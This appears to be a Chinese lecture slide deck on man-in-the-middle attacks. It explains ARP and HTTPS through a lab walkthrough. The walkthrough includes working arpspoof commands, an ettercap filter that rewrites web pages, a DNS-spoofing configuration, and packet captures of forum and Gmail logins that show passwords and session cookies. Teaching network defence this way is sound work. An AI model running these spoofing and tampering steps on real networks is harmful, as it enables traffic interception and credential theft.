 - HTTP协议无法保证通信的保密性、一致性和完整性
 - 通信内容可以被窃取、篡改，通信目标可以被仿冒
 - ARP欺骗(ARP Spoofing)就是一种中间人攻击的常用手段

地址解析协议ARP

- 地址解析协议ARP (Address Resolution Protocol) :
工作在数据链路层, 实现MAC地址与IP地址的映射
- ARP协议通过建立和维护IP-MAC映射表进行工作:
 - A知道B的IP地址, 在映射表中查不到B的MAC地址, 就广播需求:
“谁知道IP地址为B的MAC地址, 请告知”
 - B发现这个请求, 先将A的“IP-MAC对”存入自己的映射表, 再回复A:
“IP地址为B的MAC地址是*****”
 - A 接到B的回复后, 将B的“IP-MAC对”存入自己的映射表
- 问题: 在A、B之间没有任何验证, 无条件信任发来的信息, 更新通讯映射表

ARP 欺骗

- ARP欺骗是一种中间人攻击的常用手段
- 攻击者可以通过制造伪造的ARP frame(request, reply), 修改网内任何计算机的映射表, 从而切断目标主机的网络通讯, 窃取目标主机关键信息



ARP欺骗

- 缓存表中网关(192.168.6.2)的MAC地址已经变成了攻击者(192.168.6.129)的MAC地址，表明ARP毒化成功

被攻击之前的ARP缓存表

被攻击之后的ARP缓存表

C:\Windows\system32\cmd.exe

C:\Users\xbzbing-win7>arp -a

接口: 192.168.6.130 --- 0xb	Internet 地址	物理地址	类型
	192.168.6.1	00-50-56-c0-00-08	动态
	192.168.6.2	00-50-56-e6-df-06	动态
	192.168.6.129	00-0c-29-0e-12-83	动态
	192.168.6.254	00-50-56-ea-2e-11	动态
	192.168.6.255	ff-ff-ff-ff-ff-ff	静态
	224.0.0.22	01-00-5e-00-00-16	静态
	224.0.0.252	01-00-5e-00-00-fc	静态
	239.255.255.250	01-00-5e-7f-ff-fa	静态
	255.255.255.255	ff-ff-ff-ff-ff-ff	静态

C:\Users\xbzbing-win7>arp -a

接口: 192.168.6.130 --- 0xb	Internet 地址	物理地址	类型
	192.168.6.1	00-50-56-c0-00-08	动态
	192.168.6.2	00-0c-29-0e-12-83	动态
	192.168.6.129	00-0c-29-0e-12-83	动态
	192.168.6.254	00-50-56-ea-2e-11	动态
	192.168.6.255	ff-ff-ff-ff-ff-ff	静态
	224.0.0.22	01-00-5e-00-00-16	静态
	224.0.0.252	01-00-5e-00-00-fc	静态
	239.255.255.250	01-00-5e-7f-ff-fa	静态

ARP欺骗

- 使用arp spoofing分别对目标主机(192.168.6.130)和网关(192.168.6.2)进行欺骗

```
root@bt: ~  
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)  
root@bt:~# arpspoof -t 192.168.6.2 192.168.6.129  
0:c:29:e:12:83 0:50:56:e6:df:6 0806 42: arp reply 192.168.6.129 is-at 0:c:29:e:12:83  
0:c:29:e:12:83 0:50:56:e6:df:6 0806 42: arp reply 192.168.6.129 is-at 0:c:29:e:12:83  
0:c:29:e:12:83 0:50:56:e6:df:6 0806 42: arp reply 192.168.6.129 is-at 0:c:29:e:12:83  
0:c:29:e:12:83 0:50:56:e6:df:6 0806 42: arp reply 192.168.6.129 is-at 0:c:29:e:12:83  
a0:c:29:e:12:83 0:50:56:e6:df:6 0806 42: arp reply 192.168.6.129 is-at 0:c:29:e:12:83  
0:c:29:e:12:83 0:50:56:e6:df:6 0806 42: arp reply 192.168.6.129 is-at 0:c:29:e:12:83  
0:c:29:e:12:83 0:50:56:e6:df:6 0806 42: arp reply 192.168.6.129 is-at 0:c:29:e:12:83  
0:c:29:e:12:83 0:50:56:e6:df:6 0806 42: arp reply 192.168.6.129 is-at 0:c:29:e:12:83
```

```
root@bt: ~  
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)  
root@bt:~# arpspoof -t 192.168.6.130 192.168.6.2  
0:c:29:e:12:83 0:c:29:3a:6f:b8 0806 42: arp reply 192.168.6.2 is-at 0:c:29:e:12:83  
0:c:29:e:12:83 0:c:29:3a:6f:b8 0806 42: arp reply 192.168.6.2 is-at 0:c:29:e:12:83  
0:c:29:e:12:83 0:c:29:3a:6f:b8 0806 42: arp reply 192.168.6.2 is-at 0:c:29:e:12:83  
0:c:29:e:12:83 0:c:29:3a:6f:b8 0806 42: arp reply 192.168.6.2 is-at 0:c:29:e:12:83  
0:c:29:e:12:83 0:c:29:3a:6f:b8 0806 42: arp reply 192.168.6.2 is-at 0:c:29:e:12:83  
0:c:29:e:12:83 0:c:29:3a:6f:b8 0806 42: arp reply 192.168.6.2 is-at 0:c:29:e:12:83  
0:c:29:e:12:83 0:c:29:3a:6f:b8 0806 42: arp reply 192.168.6.2 is-at 0:c:29:e:12:83  
0:c:29:e:12:83 0:c:29:3a:6f:b8 0806 42: arp reply 192.168.6.2 is-at 0:c:29:e:12:83
```


ARP欺骗

- 在攻击者的电脑上打开wireshark对本机网卡进行抓包，可以抓到被攻击者的HTTP请求，并且能获取到明文密码等敏感信息

Capturing from eth0 [Wireshark 1.8.3 (SVN Rev Unknown from unknown)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply 保存

No.	Time	Source	Destination	Protocol	Length	Info
97	11.592256000	192.168.6.130	60.12.156.236	HTTP	974	[TCP Retransmission] GET /static/image/common/check_right.gif HTTP/1.1
100	11.662560000	60.12.156.236	192.168.6.130	HTTP	350	HTTP/1.1 200 OK (GIF89a)
108	13.138986000	192.168.6.129	192.168.6.130	ICMP	590	Redirect (Redirect for host)
110	13.139335000	192.168.6.130	60.12.156.236	HTTP	234	POST /member.php?mod=logging&action=login&loginsubmit=yes&handlekey=login&loginhash=...
116	13.509363000	60.12.156.236	192.168.6.130	HTTP/XML	174	HTTP/1.1 200 OK
224	16.881620000	192.168.6.130	61.135.185.140	HTTP	833	GET /hm.gif?cc=15c1-15c1-32-bit&dc=1362v500&en=310824%2F310823&et=36f1-11_15ia=15ln...

Host: bbs.3dmgame.com\r\n

Content-Length: 180\r\n

DNT: 1\r\n

Connection: Keep-Alive\r\n

Cache-Control: no-cache\r\n

[truncated] Cookie: Hm_lvt_7feadc07fb18a8b06e227dafc8d93936=1383723146; Hm_lpv_7feadc07fb18a8b06e227dafc8d93936=1383723376; uchome_2132_saltkey=ALnPdXzZ; uchome_...

[Full request URI: <http://bbs.3dmgame.com/member.php?mod=logging&action=login&loginsubmit=yes&handlekey=login&loginhash=Lxgvg&inajax=1>


Line-based text data: application/x-www-form-urlencoded

formhash=32b10216&referer=http%3A%2F%2Fbbs.3dmgame.com%2Fforum.php&loginfield=username&username=justfeng&password=1314520&questionid=0&answer=&sechash=SAj2F2H50&

04a0 66 6f 72 6d 68 61 73 68 3d 33 32 62 31 30 32 31 formhash =32b1021

ARP欺骗

- 当被攻击者的流量从本机网卡转发时，攻击者不仅可以获取到敏感信息，更可以对通信内容进行篡改



The image shows a Linux desktop environment with two windows. The left window is a text editor titled '1.ecf (~/Desktop) - gedit' showing a configuration file for Etterfilter. The right window is a terminal titled 'root@bt: ~/Desktop' showing the execution of the 'etterfilter' command.

```
1.ecf (~/Desktop) - gedit
文件(F) 编辑(E) 查看(V) 搜索(S) 工具(T) 文档(D) 帮助(H)
1.ecf
if (ip.proto == TCP && tcp.dst == 80 || tcp.dst == 8080) {
    if (search(DATA.data, "Accept-Encoding")) {
        replace("Accept-Encoding", "Accept-Nothing!");
    }
}
if (ip.proto == TCP && tcp.src == 80 || tcp.src == 8080) {
    replace("百度", "谷歌");
    replace("http://www.baidu.com/img/bdlogo.gif", "http://www.google.com.f");
}
```

```
root@bt: ~/Desktop
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
root@bt:~/Desktop# etterfilter 1.ecf -o baidu.ef

etterfilter 0.7.4.1 copyright 2001-2011 ALor & NaGA

12 protocol tables loaded:
    DECODED DATA udp tcp gre icmp ip arp wifi fddi tr eth

11 constants loaded:
    VRRP OSPF GRE UDP TCP ICMP6 ICMP PPTP PPPoE IP ARP

Parsing source file '1.ecf' done.

Unfolding the meta-tree done.

Converting labels to real offsets done.

Writing output to 'baidu.ef' done.

-> Script encoded into 18 instructions.

root@bt:~/Desktop#
```

使用ettercap进行报文篡改：首先替换掉HTTP Header请求中的Accept-Encoding参数，避免服务器采用gzip压缩后传输。然后将传输中的网页内容中的“百度”替换为“谷歌”，将百度的logo，替换为google的logo。

ARP欺骗

- 被ARP毒化后的主机，再访问百度主页，就出现了通信数据已经被篡改的现象



DNS欺骗

- ARP欺骗成功后，可以继续
进行DNS欺骗

The screenshot shows the Ettercap 0.7.4.1 interface. The main window displays the configuration file `*etter.dns` with the following content:

```
# NOTE: the wilddcarded hosts can't b
#       so if you want to reverse po
#       host. (look at the www.micro
#
#####
#####
# baidu sucks ;)
#
#
baidu.com      A    192.168.6.1
*.baidu.com    A    192.168.6.1
www.baidu.com  PTR  192.168.6.1
#####
#####
# no one out there can have our doma
#
www.alor.org   A    127.0.0.1
www.naga.org   A    127.0.0.1
#####
```

The `Host List` and `Plugins` tabs are visible. The `Plugins` tab shows a list of plugins with the `dns_spoof` plugin highlighted. The `dns_spoof` plugin is described as "Sends spoofed dns replies".

Name	Version	Info
arp_cop	1.1	Report suspicious ARP activity
autoadd	1.2	Automatically add new victims in the target range
chk_poison	1.1	Check if the poisoning had success
* dns_spoof	1.1	Sends spoofed dns replies
dos_attack	1.0	Run a d.o.s. attack against an IP address
dummy	3.0	A plugin template (for developers)
find_conn	1.0	Search connections on a switched LAN
find_ettercap	2.0	Try to find ettercap activity
find_in	1.0	Search an unused IP address in the subnet


Below the plugin list, the status bar shows:

```
Activating dns_spoof plugin...
Starting Unified sniffing...

dns_spoof: [s.x.baidu.com] spoofed to [192.168.6.1]
dns_spoof: [www.baidu.com] spoofed to [192.168.6.1]
dns_spoof: [passport.baidu.com] spoofed to [192.168.6.1]
dns_spoof: [hm.baidu.com] spoofed to [192.168.6.1]
```


DNS欺骗

- DNS欺骗成功



$\text{HTTPS} = \text{HTTP} + \text{SSL}$

中间人攻击

安全的HTTP: HTTPS

- HTTPS是HTTP和SSL/TSL协议的合并，解决了数据加密、完整性校验、对服务器的身份认证等问题
- HTTPS和HTTP在安全方面区别包括：

HTTP	HTTPS
HTTP协议采用明文传输	HTTPS协议采用SSL协议加密传输
HTTP端口号为80	HTTPS端口号为443
HTTP协议是简单的无状态连接	HTTPS协议是由SSL+HTTP协议构建的可进行加密传输、身份认证的连接

HTTPS = HTTP+SSL

- 用户：浏览器里输入 `https://www.sslserver.com`
- HTTP层：将用户需求翻译成HTTP请求
- SSL层：借助下层协议的的信道安全的协商出一份加密密钥，并用此密钥来加密HTTP请求
- TCP层：与web server的443端口建立连接，传递SSL处理后的数据。接收端与此过程相反
- SSL在TCP之上建立了一个加密通道，通过这一层的数据经过了加密，因此达到保密的效果

HTTPS与ARP欺骗

- 使用HTTPS协议依旧无法避免ARP欺骗和嗅探攻击，但由于HTTPS采用SSL加密传输，即使被嗅探到也无法得到明文信息

Capturing from eth0 [Wireshark 1.8.3 (SVN Rev Unknown from unknown)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply 保存

No.	Time	Source	Destination	Protocol	Length	Info
32	14.09966700	192.168.6.129	192.168.6.130	ICMP	590	Redirect (Redirect for host)
33	14.09985800	192.168.6.130	173.194.72.84	TLSv1	1344	[TCP Retransmission] Application Data, Application Data
34	14.09991300	192.168.6.130	173.194.72.84	TLSv1	720	Application Data, Application Data
35	14.09991800	192.168.6.130	173.194.72.84	TLSv1	720	[TCP Retransmission] Application Data, Application Data
36	14.10015400	173.194.72.84	192.168.6.130	TCP	60	https > 50409 [ACK] Seq=1 Ack=1291 Win=64240 Len=0
37	14.10019000	173.194.72.84	192.168.6.130	TCP	60	https > 50409 [ACK] Seq=1 Ack=1957 Win=64240 Len=0
38	14.10080500	192.168.6.130	74.125.31.132	TCP	66	50415 > https [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1


Length: 32
Encrypted Application Data: d07befa9b6ad347da99024aa4d623438ccf05ecdffc1d0100...

▼ TLSv1 Record Layer: Application Data Protocol: http
Content Type: Application Data (23)
Version: TLS 1.0 (0x0301)
Length: 1248
Encrypted Application Data: 7888d43fdeda2074eda23c00ac8dfae9461efb67fd9f4afd...

0060 78 88 d4 3f de da 20 74 ed a2 3c 00 ac 8d fa e9 x..?.. t ..<.....
0070 46 1e fb 67 fd 9f 4a fd 93 d2 ee 95 c1 2a 79 e6 F..g..J.*y.
0080 18 0f 38 91 a7 05 44 09 b1 cb c0 4a 36 c9 8c 0c ..8...D. ...J6...
0090 76 4b 4d 6c 8d 2c f8 9e 8d 77 18 8f 97 00 33 9a vKML... .w....3.

HTTPS与报文篡改

- 使用ettercap进行报文篡改，首先要禁止服务器对通信内容进行压缩，压缩后内容变为乱码，无法识别；使用HTTPS后，内容不压缩也是无法识别的密文，攻击者无法对通信内容进行篡改




HTTPS与服务器认证

- 采用HTTPS通信，浏览器地址栏会有一个小锁，点击会显示网站标识；由于HTTPS加密证书是在证书管理机构申请后发放，所以拥有该证书的单位和个人是唯一的、不可被仿冒



HTTP与服务器认证

- HTTP无法验证服务器身份：某些浏览器看起来会进行网站身份的验证，仅仅是基于域名的，当遇到DNS劫持/欺骗时完全无法抵抗



HTTPS与证书替换

- 当用户通过钓鱼WIFI或者恶意代理访问HTTPS网站时，服务器的证书可能被替换掉
- 替换后浏览器会用红色表示地址栏并提示证书错误、不受信任的证书，但是如果用户依然在这种环境下使用网络，则其信息可能就会被盗取



HTTPS与证书替换

- 攻击者使用自己的证书替换掉服务器的证书，通信过程就是用攻击者的证书进行加密，则对攻击者来说就是明文通信

#	Host	Method	URL	Params	Modified	Status	Length	MIME type	Extension	Title	Comment	SSL	IP	Cookies
7	https://mail.google.com	GET	/mail?gxlu=ceshi.hack%40gmail.com&z...	☒	☐							☒	74.125.31.83	
8	https://accounts.google.com	POST	/ServiceLoginAuth	☒	☐	200	57977	HTML		Gmail		☒	74.125.31.84	GAPS=1:FslcZYC...
9	https://mail.google.com	GET	/mail?gxlu=ceshi.hack%40gmail.com&z...	☒	☐							☒	74.125.31.83	
10	https://mail.google.com	GET	/mail?gxlu=ceshi.hack%40gmail.com&z...	☒	☐							☒	74.125.31.83	
12	https://accounts.google.com	POST	/ServiceLoginAuth	☒	☐	302	2618	HTML		Moved Temporarily		☒	74.125.31.84	GAPS=1:D1uMJ2C...
13	https://mail.google.com	GET	/mail/?auth=DQAAAIUAAACAh6yRFV...	☒	☐							☒	74.125.31.83	
14	https://mail.google.com	GET	/mail?gxlu=ceshi.hack%40gmail.com&z...	☒	☐							☒	74.125.31.83	

Request	Response
---------	----------

Raw	Params	Headers	Hex
-----	--------	---------	-----

```

Accept: image/jpeg, application/x-ms-application, image/gif, application/xhtml+xml, image/pjpeg, application/x-ms-xbap, */*
Referer: https://accounts.google.com/ServiceLoginAuth
Accept-Language: zh-CN
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/6.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0;.NET4.0C; .NET4.0E; .NET CLR 1.1.4322)
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: accounts.google.com
Content-Length: 544
DNT: 1
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: GoogleAccountsLocale session=zh CN; GALX=3fCJB-TyM2o; GAPS=1:FslcZYCSWOBOTf2CcA0sIENvnFqHq; MM5G7icjUkKORjvV; ACCOUNT_CHOOSER=Afx_qi7VtovHNv_lPxU-747WgWlRkntVSBKpSh4VsTTPzoya-q-zXnmWa3soalQc3OnOQqrVf52TF6byLSLFDDBRbS20ViOPPlabTD-rHcfwpohHzDEeV5wwHBc8P5WHk68AaeWdEilShU; NID=67=FDZ15q7JQuTTUNfEuH_ie6HSamdIf_OJt3F4zf_WhqLBcnzK9Fws8wZkarZsd-LupAd9opsIUzAS_h3WqDbu7QzSsymimaaOutTJfXdIsGevCwV2018W8Xkv8OkUKFW; PREF=ID=13fd9904811a2efe:FF=0:LD=zh-CN:NW=1:TM=1383724854:LM=1383724854:S=PywIctoOekx6Bb1l; GMAIL_LOGIN=T1383790552731/1383790552731/1383790552620

GALX=3fCJB-TyM2o&continue=http%3A%2F%2Fmail.google.com%2Fmail%2F&service=mail&rm=false&ltml=default&scc=1&_utf8=%E3%98%83&bgsresponse=%21A0KcxhfH1V2eDERSn2dcolyiaQTAAABHUgAAAAAYqAM2UqiAVIeaobekoLS5q3rIrXrZ2nHPpiqXGyQWec9mrUH2SSxVaT-J8oxmuNBIU9SFci111KCfLONLsignVce5HRRtY3yd-87sz7GF9b84or33gCtm4csyGrUj7pPP37AsNiXe6-oMFLcHimlwJY61SfTDJ3pbRGVkaauC_BihtzY06ViOuWGIHPPFVEgUWGoshEEUJAHPVO3WXEzlpkB4nlbOnb7XmEw5Smhs_6te_88bJK76DyAln1D7esFVWAxs6EmxMUo8qxAlKghAj&Email=ceshi.hack@gmail.com&Passwd=1313250ab&PersistentCookie=yes&signIn=E7%99%BB%E5%BD%95
    
```

HTTPS与会话劫持

